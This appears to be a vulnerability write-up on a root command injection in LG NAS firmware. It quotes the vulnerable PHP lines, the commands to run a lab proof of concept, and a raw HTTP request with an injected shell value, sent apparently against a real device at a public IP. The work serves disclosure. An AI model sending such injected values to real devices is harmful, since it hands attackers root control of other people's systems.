
CNVD-2026-20654: LG NAS Remote Command Injection Vulnerability
Vulnerability Details
- Vulnerability ID: CNVD-2026-20654
- Vulnerability type: OS command injection (CWE-78)
- Severity: High
- Attack vector: Network (remote)
- Privileges required: Low (a valid account is required)
- User interaction: None
- Impact: Full system control with root privileges
Vulnerable Code Locations
Line 28 (share_set_user_info.php):
$userpasswd = trim(shell_exec("sudo nas-common md5$userpasswd"));
Line 78 (share_set_user_info.php):
$check = trim(exec("sudo nas-share check_user$userID"));
Cause
The cause is straightforward:
- User input is concatenated directly into a shell command.
- Special characters are not filtered or escaped.
- The command is run with sudo, gaining root privileges.
- shell_exec() and exec() directly execute system commands.
Complete Code
Local Reproduction and Finding Firmware

Version 2569 is used here.
To find the firmware, locate the firmware_2569_web.zip version here:
https://www.lg.com/us/support/product/lg-N2R1DD1
Setting Up a Local Environment
A similar environment has been set up:
https://github.com/bx33661/CNVD-2026-20654-lg-nas-command-injection
Simple commands:
# 克隆仓库
git clone https://github.com/bx33661/CNVD-2026-20654-lg-nas-command-injection.git
cd CNVD-2026-20654-lg-nas-command-injection

# 启动漏洞环境
cd environment
docker compose up -d

# 运行 PoC(自动登录 + 命令执行)
cd ..
python3 poc.py \
  --target http://127.0.0.1:8000 \
  --username admin \
  --password admin \
  --injection-point userid \
  --proof-file /var/www/en/bx.txt
Local Test Results

The environment after setup:

Log in with admin/admin:

Result of running the POC
Testing on a Real Device
The following reproduces the issue on a real device. Prerequisite: you are already logged into the administration backend and have obtained a valid PHPSESSID.
POST /en/php/share_set_user_info.php HTTP/1.1
Host: xxxx:9090
Content-Length: 35
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
Origin: http://91.171.64.154:9090
Referer: http://91.171.64.154:9090/fr/system/system.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: lgnas_language=fr; lgnas_web_menu=1; PHPSESSID=jhhc3np2bbgc8rmb3j1jrbgn66
Connection: close

txtMode=add&txtUserID=|sudo+whoami+>+../../zbx.txt
Verifying Command Execution

Visit the login page:
Check the command execution result:

The command was successfully written and executed!
Affected Versions
In addition to the corresponding remote version, we tested five firmware versions spanning 10 months (2009-12 to 2010-10):
| Version | Release date | MD5 | File write | Status |
|---|---|---|---|---|
| 2407 | 2009-12-29 | 3e01b8e3b915d95f72996e32ad78357e | No | Vulnerable |
| 2450 | 2010-02-11 | 3e01b8e3b915d95f72996e32ad78357e | No | Vulnerable |
| 2504 | Unknown | 3e01b8e3b915d95f72996e32ad78357e | No | Vulnerable |
| 2557 | 2010-09-12 | 3e01b8e3b915d95f72996e32ad78357e | No | Vulnerable |
| 2569 | 2010-10-28 | 3e01b8e3b915d95f72996e32ad78357e | No | Vulnerable |
All tested versions contain this vulnerability, so its impact is broad.
Summary
CNVD-2026-20654 is a typical command injection vulnerability: unfiltered user input is concatenated directly into a shell command, and combined with sudo privileges, an attacker can gain complete control of the device. The vulnerability affects multiple firmware versions. Affected users are advised to upgrade the firmware promptly and strengthen access controls.